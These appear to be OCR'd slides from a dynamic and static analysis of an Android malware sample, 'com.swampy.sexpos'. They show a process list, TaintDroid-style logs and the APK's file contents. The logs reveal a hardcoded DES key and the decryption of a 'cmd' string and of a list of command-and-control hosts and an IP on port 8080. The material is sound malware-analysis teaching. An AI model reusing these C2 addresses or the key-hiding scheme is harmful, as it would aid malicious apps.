


Name			
com.android.alarmclock	187		8604
android.process.media	205		8605
com.android.email	218		8606
com.android.mms	234		8607
com.android.bluetooth	250		8608
com.svox.pico	313		8609
com.android.spare_parts	331		8610
com.android.settings	350		8611
com.android.packageinstaller	359		8612
com.swampy.sexpos	405		8613 / 87

DDM-aware?	yes
App description:	com.swampy.sexpos
VM version:	Dalvik v1.1.0
Process ID:	405
Supports Profiling Control:	Yes (Application must be able to write on the SD Card)
Supports HPROF Control:	Yes (Application must be able to write on the SD Card)

```
Time
07-27 07:06:08.
07-27 07:06:08.
07-27 07:06:08.
07-27 07:06:09.
07-27 07:06:09.
07-27 07:06:09.
07-27 07:06:09.
07-27 07:06:09.
```

```
TaintLog: error finding path for fd 31
TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
TaintLog: { "CryptoUsage": { "operation": "decryption", "algorithm": "DES", "data": "cmd" } }
TaintLog: { "OpenNet": { "desthost": "localhost", "destport": "8791" } }
TaintLog: { "CryptoUsage": { "operation": "decryption", "algorithm": "DES", "data": "www.widifu.com:8080;www.udaore
TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
```




```
dalvikvm  W  TaintLog: error finding path for fd 31
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "decryption", "algorithm": "DES", "data": "cmd" } }
dalvikvm  W  TaintLog: { "OpenNet": { "desthost": "localhost", "destport": "8791" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "decryption", "algorithm": "DES", "data": "www.widifu.com:8080;www.ud
             0;www.frijd.com:8080;www.islpast.com:8080;www.piajesj.com:8080;www.qoewsl.com:8080;www.weolir.com:8080;www.uiso
             ww.riusdu.com:8080;www.aiucr.com:8080;117.135.134.185:8080" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "www.widifu.com:8080" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "www.udaore.com:8080" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "www.frijd.com:8080" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "www.islpast.com:8080" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "www.piajesj.com:8080" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "www.qoewsl.com:8080" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "www.weolir.com:8080" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "www.uisoa.com:8080" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "www.riusdu.com:8080" } }
dalvikvm  W  TaintLog: { "OpenNet": { "desthost": "mob.adwhirl.com", "destport": "80" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "www.aiucr.com:8080" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "keyalgo", "key": "1, 2, 3, 4, 5, 6, 7, 8", "algorithm": "DES" } }
dalvikvm  W  TaintLog: { "CryptoUsage": { "operation": "encryption", "algorithm": "DES", "data": "117.135.134.185:8080" } }
dalvikvm  W  TaintLog: error finding path for fd 36
```

WHITEBOX


- Static
- Dynamic

APK PACKAGE



Name	Size	Type
assets	16.1 KB	Folder
META-INF	83.0 KB	Folder
res	1.2 MB	Folder
AndroidManifest.xml	25.9 KB	XML doc
classes.dex	1.0 MB	unknowr
license.txt	1.5 KB	plain tex
resources.arsc	160.1 KB	unknowr


7 objects (2.5 MB)



Location: /META-INF/

Name	Size	Type
CERT.DSA	1.1 KB	unknowr
CERT.SF	41.0 KB	unknowr
MANIFEST.MF	40.9 KB	unknowr

3 objects (83.0 KB)

